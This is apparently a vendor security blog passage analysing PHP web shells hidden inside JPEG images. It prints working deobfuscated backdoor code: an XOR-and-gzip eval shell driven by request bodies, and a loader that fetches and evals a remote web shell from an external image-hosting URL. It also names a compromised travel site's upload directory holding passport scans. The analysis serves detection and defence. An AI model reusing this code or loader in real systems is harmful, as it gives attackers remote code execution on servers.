


```
$k="dac48092";
$kh="695e435ff13d";
$kf="46aa50ef07b3";
$p="DP7jmdshR0fT5Yu7";
function x($t,$k)
{
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;)
    {
        for($j=0;($j<$c&&$i<$l);$j++,$i++)
        {
            $o.=$t{$i}^$k{$j};
        }
    }
    return $o;
}
if (@preg_match("/$kh(.+)$kf/",@file_get_contents("php://input"),$m)==1)
{
    @ob_start();
    @eval(@gzuncompress(@x(@base64_decode($m[1]),$k)));
    $o=@ob_get_contents();
    @ob_end_clean();
    $r=@base64_encode(@x(@gzcompress($o),$k));
    print("$p$kh$r$kf");
}
```

Result of deobfuscating the second layer code

This is the last layer. It takes raw data after the HTTP-headers of the HTTP-request and tries to find content delimited by values specified by the *$kh* and *$kf* variables. When the regular expression gets matched, it takes the content between the delimiters, decodes it via base64, and passes it as an argument to function *x* that performs simple XOR decryption on it. The output of all these operations is a compressed stream which is decompressed and then executed by the *eval* function.

Beside the information on the functionality of the code embedded within the image, Titanium Platform also provides a way to find the origin of a sample. Looking at the sources from which this sample was acquired, an interesting URL reveals itself.




reversing_labs

URL	**http://behinburg.com/wp-content/uploads/form-maker/001.shtml.jpeg**
File Name	001.shtml.jpeg
Record Time	2020-12-29 20:45 UTC

ReversingLabs A1000 - Source of the sample

This sample can be found in the wild on a live web location *behinburg.com*. This address hosts a legitimate-looking Iranian travel agency’s web-site. The URL path contains an interesting directory structure with “uploads” that have an unrestricted access to content uploaded by the users. The website also doesn’t try to restrict unauthorized users from exploring the directory structure. The contents of the directory where this image was located included 35 other files uploaded between the 11th and 12th of December 2020. They all contained some kind of a web shell and were obviously used in an attempt to compromise this server.




Index of /wp-content/uploads/form-maker

Name	Last modified	Size	Description
Parent Directory		-	
Ù…ØÙ…Ø¯-Ù…Ù‡Ø¯ÛŒ-Ø³..>	2019-03-24 08:17	13K	
Ù…ØÙ…Ø¯-Ù…Ù‡Ø¯ÛŒ-Ø³..>	2019-03-24 08:17	13K	
001.jpeg	2020-12-12 10:33	14K	
001.php3.jpeg	2020-12-12 10:38	14K	
001.php4.jpeg	2020-12-12 10:38	14K	
001.shtml.jpeg	2020-12-12 10:36	14K	
001.swf.gif	2020-12-12 10:45	14K	
001.swf.jpeg	2020-12-12 10:44	14K	
404.php;(1).jpg	2020-12-11 16:47	687	
404.php;(2).jpg	2020-12-11 16:50	687	
404.php;.jpg	2020-12-11 16:47	687	
20190515_140740(1).jpg	2019-05-25 10:19	1.1M	
20190515_140740(2).jpg	2019-05-25 10:22	1.1M	
20190515_140740.jpg	2019-05-25 10:17	1.1M	
Airport sign 2(1).jpg	2020-08-30 10:41	2.0M	
Airport sign 2.jpg	2020-08-30 10:41	2.0M	
[redacted] Passpo..>	2019-06-23 05:14	354K	
[redacted] PhotoI..>	2019-06-23 05:14	46K	

Directory listing

Using our telemetry, we weren’t able to conclude if the attacker attempt was successful. However, in this case the attacker didn’t need to get any additional privileges to get sensitive data. In the same upload directory, besides the files uploaded by the attacker, a lot of images containing passport scans could be found. This travel agency enables its users to apply for Iranian visas using their web page. In order to apply, the users need to upload a passport scan through the webform.



Passport Number *	Type of Passport *
Date of Issue *	Date of Expiry *
Occupation *	Field of Activity *

Estimated Arrival Date *	Duration of Stay (days) *	Which embassy you want to collect your visa from *


Upload a File (a color scan of passport's first page) *	Upload a File (a color scan of portrait photo) *

Part of the visa application form

The uploaded images appear to be kept on the server for an indefinite time. It is a very poor security practice to keep unprotected and unencrypted files in a publicly accessible web directory. Users are recommended to consider other options before uploading scans of their personal documents to any web page. There are many similar web sites that fail to follow the best security practices when it comes to handling personal information.

When small PHP code brings in his big friend

The last sample we will look into is a JPEG image with an embedded PHP script in one of its regular segments. This keeps it in line with the JPEG format specification. Titanium Platform can easily detect and extract such embedded malicious content.



Summary of Analysis

9b7284f89af7174a1d3ba91330f67c...
Preview Sample
Size: 28.8 KB
Type: Image / None
Format: JPEG:Generic
Threat: Script-PHP.Backdoor.Heuristic
First seen **(cloud)**: 2020-11-17 19:32 UTC
Last seen **(local)**: 2021-02-17 09:24 UTC
User uploads: 1

File Analysis Detail

Summary

- ReversingLabs Analysis
- Integrations Analysis
- Malware Description
- MITRE ATT&CK
- Timeline

Static Analysis
TitaniumCore

- Info
- Indicators
- ATT&CK
- Classification
- Media
- Tags
- **Extracted Files (3)**
- **Preview Sample**

MALICIOUS

9b7284f89af7174a1d3ba91330f67c08a0054c60

THREAT NAME: Script-PHP.Backdoor.Heuristic
FIRST SEEN CLOUD: 2020-11-17 19:32 UTC **LAST SEEN LOCAL:** 2021-02-17 09:24 UTC

FILE TYPE: Image / None
FORMAT: JPEG:Generic
SIZE: 28.8 KB

THREAT TYPE	CLASSIFICATION REASON	MULTI-SCANNER COUNT	MITRE ATT&CK FRAMEWORK
Backdoor 2 SEVERITY 2/5	Extracted File 1 MALICIOUS	1/48	Defense Evasion 3 Execution 2 See Full Details > 5

MD5	671b6fc87fe66371769631afa1e212b1
SHA1	9b7284f89af7174a1d3ba91330f67c08a0054c60
SHA256	5f8e797b0f2b2efee4839841cc7b597f80b8b6f1558ec18b43a834e4bd540fdb


Show More Hashes

ReversingLabs Analysis

	ANALYSIS METHOD	ANALYSIS RESULT	LAST ANALYSIS TIME	ACTION
	Static Analysis	● Suspicious	2021-02-17 09:24 UTC	REANALYZE

Sample summary

Looking at the preview of the extracted image segment shows that this is yet another obfuscated PHP script. This time the obfuscation method is creating a URL string by calling the *chr* function on integer values representing ASCII codes. The output characters are then concatenated to form the resulting URL.



Size: 919 bytes
Type: Text / PHP
Format: --
Threat: Script-PHP.Backdoor.Heuristic
First seen **(cloud)**: 2020-11-17 19:34 UTC
Last seen **(local)**: 2021-01-20 13:20 UTC
User uploads: 0


Content loaded

```
00000000: 3c3f 7068 700d 0a24 7061 7373 776f 7264  <?php..$password
00000010: 3d27 7661 6527 3b2f 2fb5 c7c2 bcc3 dcc2  ='vae';//.......
00000020: eb28 d6a7 b3d6 b2cb b5b6 290d 0a2f 2f2d  .(........)..//-
00000030: 2d2d 2d2d 2d2d 2d2d 2db9 a6c4 dcb3 ccd0  ---------.......
00000040: f22d 2d2d 2d2d 2d2d 2d2d 2d2d 2d2d 2d2d  .---------------
00000050: 2d2d 2d2f 2f0d 0a24 633d 2263 6872 223b  ---//..$c="chr";
00000060: 0d0a 7365 7373 696f 6e5f 7374 6172 7428  ..session_start(
00000070: 293b 0d0a 6966 2865 6d70 7479 2824 5f53  );..if(empty($_S
00000080: 4553 5349 4f4e 5b27 5068 7043 6f64 6527  ESSION['PhpCode'
00000090: 5d29 297b 0d0a 2475 726c 3d24 6328 3130  ])){..$url=$c(10
000000a0: 3429 2e24 6328 3131 3629 2e24 6328 3131  4).$c(116).$c(11
000000b0: 3629 2e24 6328 3131 3229 2e24 6328 3538  6).$c(112).$c(58
000000c0: 292e 2463 2834 3729 3b0d 0a24 7572 6c2e  ).$c(47);..$url.
000000d0: 3d24 6328 3437 292e 2463 2831 3035 292e  =$c(47).$c(105).
000000e0: 2463 2834 3629 2e24 6328 3131 3029 2e24  $c(46).$c(110).$
```

ReversingLabs A1000 - Preview of the segment content

The PHP comments between the *$password* and *$c* variable assignment are encoded in *ISO 2022 Simplified Chinese*, giving us a clue about the possible origins of this malicious script.

The entire PHP code, with deobfuscated constants in comments, can be seen in the following image.



```
<?php
$password='vae';//登录密码(支持菜刀)            //Login password (support chopper)
//----------功能程序------------------//        //----------Functional program------------------//
$c="chr";
session_start();
if(empty($_SESSION['PhpCode'])){
$url=$c(104).$c(116).$c(116).$c(112).$c(58).$c(47);                               //  http:/
$url.=$c(47).$c(105).$c(46).$c(110).$c(105).$c(117);                              //  /i.niu
$url.=$c(112).$c(105).$c(99).$c(46).$c(99).$c(111);                               //  pic.co
$url.=$c(109).$c(47).$c(105).$c(109).$c(97).$c(103);                              //  m/imag
$url.=$c(101).$c(115).$c(47).$c(50).$c(48).$c(49).$c(55);                         //  es/2017
$url.=$c(47).$c(48).$c(53).$c(47).$c(50).$c(49).$c(47);                           //  /05/21/
$url.=$c(118).$c(49).$c(81).$c(82).$c(49).$c(77).$c(46).$c(103).$c(105).$c(102);  //  v1QR1M.gif
$get=chr(102).chr(105).chr(108).chr(101).chr(95);                                 //  file_
$get.=chr(103).chr(101).chr(116).chr(95).chr(99);                                 //  get_c
$get.=chr(111).chr(110).chr(116).chr(101).chr(110);                               //  onten
$get.=chr(116).chr(115);                                                          //  ts
$_SESSION['PhpCode']=$get($url);}
$un=$c(103).$c(122).$c(105).$c(110);                                              //  gzin
$un.=$c(102).$c(108).$c(97).$c(116).$c(base64_decode('MTAx'));                    //  flate
@eval($un($_SESSION['PhpCode']));
?>
```

Script contents

The deobfuscated URL *“http://i.niupic.com/images/2017/05/21/v1QR1M.gif”* was accessible at the time of writing. It hosted a file with the 370788d26150bba413082979e26da4cd6828a752 SHA1 hash.

This is a compressed Gzip stream containing a PHP webshell. It is 145KB in size with almost 3,000 lines of PHP code, comprising functionalities that include privilege escalation, operation on the SQL database, file download, port scanning and a few others.

Most of the string literals in the messages displayed by the webshell are encoded in the already mentioned Chinese character set.

Googling for intelligence on the specific strings shows that some Chinese sources call this type of webshell *PHP Malaysia backdoor*, with one similar sample found in this github repository.

Conclusion

Image formats can be as dangerous as executables, and Titanium Platform is a reliable partner that can quickly detect such embedded threats. Even though in most cases images are used as a non-executable container for the malware, there are instances where images can trigger execution if placed in an unexpected, misconfigured place. For example, the described PHP web shells placed on a vulnerable server.

This is why every piece of content entering a business network must be analyzed and checked for malicious content, regardless of the file format. Malware authors and threat actors will always look for blind spots where they can bypass defenses. Having detection gaps can lead to severe business operation interruption and cause brand damage.

ReversingLabs makes continuous improvements to its products in order to keep on track with never-sleeping malware authors. While some security solutions might help you detect if a non-executable file contains something that might be considered malicious, Titanium Platform provides you with additional information which helps you to understand how, where and why content is characterized as malicious. Its inspection capabilities give you the ability to analyze and collect metadata from over 400 file formats. To detect malware before it becomes a problem.

IOC list

The following list contains SHA1 hashes of the samples mentioned in this blog post.

b497e231d19934c5d96853985bdbc147589a9a77
518178bdd959ca17eca15777d38499bc9f3d95ad
1c308589a493469416df53acaa75a7fd4aed7e65
e3a64475e1272f34fe8a9043b486d60595460aa2
9b7284f89af7174a1d3ba91330f67c08a0054c60
370788d26150bba413082979e26da4cd6828a752

Read Other Research Blogs by Karlo:

MORE BLOG ARTICLES